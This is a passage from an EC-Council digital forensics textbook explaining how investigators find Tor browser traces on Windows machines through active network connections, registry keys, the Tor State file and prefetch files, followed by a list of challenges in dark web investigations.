recorded in Windows Registry and the prefetch folder.

This section explains how to identify the traces of Tor browser during a forensic investigation.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Dark Web Forensics

Dark web forensics refers to investigation of unlawful and antisocial activities that are perpetrated on the dark web by malicious users. Examples of unlawful and antisocial activities on the dark web include drug trafficking; fraud pertaining to the credit cards, banking, and financial information of individuals, and terrorism.

The dark web is accessed through the Tor browser as it keeps user data safe and anonymous, making the investigation of dark web crimes an extremely challenging task for forensic investigators.

To investigate cyber-crimes perpetrated using the Tor browser, forensic investigators should collect RAM dumps from the suspect machine and study them to determine the malicious activities performed using the Tor browser, including websites visited, emails accessed, and programs downloaded.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Tor Browser Artifacts: Command Prompt

When Tor browser is installed on a Windows machine, it uses port 9150/9151 for establishing connection via Tor nodes. When investigators test for the active network connections on the machine by using the command **`netstat -ano`**, they will be able to identify whether Tor was used on the machine.




Figure 10.3: State of the Active Connections is Listening/Established meaning the Tor browser is open

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Figure 10.4: State of the Active Connections is TIME_WAIT meaning the Tor browser is closed

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Identifying Tor Browser Artifacts: Windows Registry

When the Tor browser is installed on a Windows machine, the user activity is recorded in Windows Registry. Forensic investigators can obtain the path from where the TOR browser is executed in the following Registry key:

HKEY_USERS\<SID>\SOFTWARE\Mozilla\Firefox\Launcher

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 10.5: Tor Browser artifacts in Windows registry

Extracting Last Execution Date and Time of the Tor Browser

On a suspect machine, the investigator analyzes the 'State' file located in the path where the Tor browser was executed. The directory of the State file in the Tor browser folder is **`\Tor Browser\Browser\TorBrowser\Data\Tor\`**





Figure 10.6: State file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Tor Browser Artifacts: Prefetch Files

When the Tor browser is uninstalled from a machine, or if it is installed in a location other than the desktop (in Windows), it will be difficult for investigators to know whether it was used or the location where it is installed. Examining the prefetch files will help investigators in obtaining this information.

The prefetch files are located in the directory `C:\WINDOWS\Prefetch` on a Windows machine. Using tools such as WinPrefetchView, investigators can obtain metadata related to the browser, which includes browser created timestamps, browser last run timestamps, number of times the browser was executed, Tor browser execution directory, Filename and File Size.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 10.7: Examining a prefetch file created by Tor browser on WinPrefetchView





Figure 10.8: Details retrieved from the selected prefetch file created by Tor browser

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Dark Web Forensics Challenges

The following are the challenges involved in Dark Web Forensics:

- **High level of anonymity:** The dark web allows perpetrators to carry out illegal activities by hiding their identity
- **Encrypted networks:** Tracing the physical location of the perpetrators is difficult.
- **Limited number of traces:** When the Tor browser is uninstalled on a suspect machine, the investigator is left with a limited number of artifacts, which makes the investigation process difficult.
- **Legal jurisdiction issues:** The criminal activities on the dark web occur irrespective of the jurisdiction, posing legal jurisdiction issues to investigators and law enforcement agencies.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Tor Browser Forensics

